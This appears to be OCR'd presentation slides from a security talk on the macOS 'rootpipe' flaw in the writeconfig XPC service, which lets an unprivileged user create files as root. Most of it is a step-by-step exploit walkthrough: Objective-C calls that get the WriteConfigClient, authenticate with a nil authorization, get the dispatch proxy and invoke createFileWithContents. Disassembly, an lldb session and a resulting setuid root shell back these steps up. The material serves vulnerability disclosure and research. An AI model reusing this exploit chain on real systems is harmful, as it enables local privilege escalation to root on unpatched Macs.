
The Heart of the Vulnerability

create any file, anywhere as root!

'writeconfig' runs as r00t

```
$ ps aux | grep  writeconfig
 root   /System/Library/PrivateFrameworks/SystemAdministration.framework/XPCServices/writeconfig.xpc
```


```
//create file w/ contents
[filemgr createFileAtPath:<path> contents:<contents> attributes:<attributes>];
```




the file path, contents, & permissions are fully controllable - allowing an unprivileged attacker to create files (as r00t), anywhere on the system!

EXPLOITATION

an overview example





```
$ ls -lart /myShell
-rwsrwxrwx  1 root  wheel  /myShell
$ /myShell
# whoami
root
```

Step 1] Get Instance of 'WriteConigClient'

asdasdf

link against SystemAdministration framework

```
//get class
Class WriteConfigClient = NSClassFromString(@"WriteConfigClient");

//get instance
id sharedClient = [WriteConfigClient performSelector:@selector(sharedClient)];
```

```
___33__WriteConfigClient_sharedClient__block_invoke proc near
...
mov     rdi, cs:classRef_WriteConfigClient
mov     rsi, cs:selRef_alloc
mov     rbx, cs:_objc_msgSend_ptr
call    rbx ; _objc_msgSend

mov     rsi, cs:selRef_init
mov     rdi, rax
call    rbx ; _objc_msgSend
```

SystemAdministration framework

+[WriteConfigClient sharedClient] disassembly

STEP 2] AUTHENTICATE...

authenticate against the remote xpc service

```
//authenticate
[sharedClient performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:nil];
```

inits XPC connection to
'com.apple.systemadministration.writeconfig'

```
;-[WriteConfigClient authenticateUsingAuthorization:]
...
mov     rdi, cs:classRef_NSXPCConnection
mov     rsi, cs:selRef_alloc
call    cs:_objc_msgSend_ptr
mov     rsi, cs:selRef_initWithServiceName
lea     rdx, cfstr_Com_apple_sy_1
mov     rdi, rax
call    cs:_objc_msgSend_ptr
```

```
;-[WriteConfigClient authenticateUsingAuthorization:]
mov     rbx, [r15+r14]
mov     rdi, cs:classRef_NSXPCInterface
mov     rdx, cs:protocolRef_XPCWriteConfigProtocol
mov     rsi, cs:selRef_interfaceWithProtocol_
call    cs:_objc_msgSend_ptr
mov     rsi, cs:selRef_setRemoteObjectInterface_
mov     rdi, rbx
mov     rdx, rax
call    cs:_objc_msgSend_ptr

mov     rsi, cs:selRef_resume
call    cs:_objc_msgSend_ptr
```


XPC request

Step 3] Get 'Dispatch' Object

get access to the message dispatcher

```
//get remote proxy object
id dispatchObj = [sharedClient performSelector:@selector(remoteProxy)];
```

```
# lldb r00tPipe
....
b -[WriteConfigClient remoteProxy]
Breakpoint 1: where = SystemAdministration`-[WriteConfigClient remoteProxy]

thread return
po $rax
<WriteConfigOnewayMessageDispatcher: 0x60000000bb10>
```



```
Function name
-[WriteConfigOnewayMessageDispatcher forwardInvocation:]
-[WriteConfigOnewayMessageDispatcher methodSignatureForSelector:]
```

WriteConfigOnewayMessageDispatcher

STEP 4] INVOKE 'REMOTE' METHOD

ask the remote xpc service to kindly create us a file

```
//invoke remote object
[dispatchObj createFileWithContents:CONTENTS path:PATH attributes:ATTRIBUTES];
```

WriteConfig
XPC service

attacker's payload

1. forwardInvocation:
   `selector += '_withAuthorization:'`

2. WriteConfigClient (**sharedClient**)
   `remoteObjectProxy`

3. _NSXPCDistantObject
   `invokeWithTarget:`

```
<NSInvocation: 0x60000046e240>
return value: {Vv} void
target: {@} 0x60000000c3c0
selector: {:}
createFileWithContents:path:attributes:_withAuthorization:
argument 2: {@} 0x6000000511c0
argument 3: {@} 0x600000083ed0
argument 4: {@} 0x6000000743c0
argument 5: {@} 0x0
```

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
